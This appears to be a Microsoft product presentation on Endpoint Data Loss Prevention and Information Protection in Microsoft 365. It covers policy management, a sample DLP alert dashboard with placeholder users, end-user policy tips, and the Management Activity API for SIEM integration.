

# Endpoint Data Loss Prevention

## Microsoft 365

# Microsoft Information Protection

Protect and govern data – **wherever** it lives

Understand your data landscape and identify important data across your hybrid environment

Classify and label sensitive data and apply protective measures like encryption and watermarking




Prevent the loss of sensitive data and IP from your organization

**Powered by an intelligent platform**

Unified approach to automatic data classification, policy management, analytics and APIs

# DLP solution overview

Comprehensive support across workloads with unified and integrated experiences



Guided onboarding

Unified & flexible policy management

Integrated with MIP

Unified alerting & remediation

Integrated end user experiences


# Guided onboarding



Cloud managed and delivered

No on-premise infrastructure required

Out-of-the-box analytics, no policy needed




# Unified policy management



Unified, flexible policy management and enforcement across devices, apps and services from Microsoft 365 Compliance Center

Rich flexibility in configuring rules and enforcement actions




# Integrated with MIP



100+ sensitive information types

40+ built-in policy templates

Labels as condition in DLP



# Unified alerting and remediation



Rich detail to triage and remediate

API support enabling SIEM integration

Microsoft 365 admin center

### Data loss prevention

Overview Policies Alerts Investigations (8) Activity Explorer Settings

Filter: Policy: Any Severity: Any Status: Any SPO Site: Any

Policy violation alert	Severity	Date of activity	Workload
^ DLP rule match detected : "CCN R...(2 user activities)			
Exchange : Email Sent by John Watson	High	6/27/18 4:26 PM	Exchange
SPO : File "CC.docx" uploaded by Bill Card	High	6/27/18 4:26 PM	SPO
Name of the alert (1 user activity)	High	6/27/18 4:26 PM	Endpoint
Name of the alert (1 user activity)	Medium	7/14/18 3:17 PM	SPO, ODA
Name of the alert (1 user activity)	Medium	7/14/18 3:17 PM	SPO, ODA
Name of the alert (1 user activity)	Medium	7/20/18 12:15 PM	SPO
Name of the alert (1 user activity)	High	7/20/18 12:15 PM	Endpoint
Name of the alert (1 user activity)	Low	2/29/18 11:07 AM	EXO, SPO
Name of the alert (1 user activity)	High	MM/DD/YYYY 00:00 PM	EXO, SPO
Name of the alert (1 user activity)	Low	MM/DD/YYYY 00:00 PM	SPO
Name of the alert (1 user activity)	Low	MM/DD/YYYY 00:00 PM	SPO
Name of the alert (1 user activity)	High	MM/DD/YYYY 00:00 PM	EXO

#### Alert : DLP rule match detected : "CCN Rule" in "Sensitive Data Policy"

Placeholder text, additional information for the alert.

Manage Alert Resolve Alert Suppress Alert

#### Alert information

Alert ID: 98348HDFN9HGHRW9HW2352

Status: New

#### Alert severity

High severity alert

Inspected severity for this alert? Send feedback

#### User activity count

1

#### Time detected

4:26 PM PST on 6/27/18

#### Policy match

Sensitive Data Policy

#### Location(s)

Exchange, SharePoint

#### Sensitive info types detected

Employee Internal Data, Business Confidential Information, Confident 85%  
Social Security Number, Confident 20%

#### Actor(s) detected

John Watson  
john.watson@contoso.com

#### Notification sent to

Sarah Chambers  
sarah.chambers@contoso.com  
Vincenzo Dion


# Integrated end user experience



Built-in experiences in Office, Windows, Edge, and other apps helps preserve user productivity

Policy Tips help educate users when they are about to violate a policy.

Available across platforms: desktop, web, and mobile apps.



# API for analytics, SIEM integration

## Available via the Office 365 Management Activity API

- REST-based API exposing audit events
- ISVs can build rich compliance-oriented applications.
- Customer data is not accessible unless customer grants consent to application
- Documentation here: <https://msdn.microsoft.com/en-us/office-365/get-started-with-office-365-management-apis>

## 2 types of DLP events:

DLP event type	Available Data	Exposed via this Content Type in Activity API	Required Permission
Non-sensitive	<ul style="list-style-type: none"><li>• Document or Email that triggered the hit</li><li>• User that triggered the hit</li><li>• Policy, Rule</li><li>• Actions taken</li><li>• Type of sensitive data detected (e.g. Credit card)</li></ul>	Audit.Exchange Audit.SharePoint	Read Activity Data for your organization
Sensitive	All non-sensitive data, plus: <ul style="list-style-type: none"><li>• Value of sensitive data (e.g. Visa 4916-6867-9255-1997)</li><li>• Context (excerpt of content including 100-300 chars)</li></ul>	Dlp.All	Read DLP policy events including sensitive data

# Endpoint Data Loss Prevention

Identify and protect information on endpoints

## Native protection

Built-in to Windows 10, Office Apps, Edge – no agent required

## Seamless deployment


Cloud-delivered, lightweight configuration leads to immediate value

Works out of the box for MDATP customers

## Integrated

Integrations (e.g. with Microsoft Information Protection) build on existing capabilities and focus on risks that matter

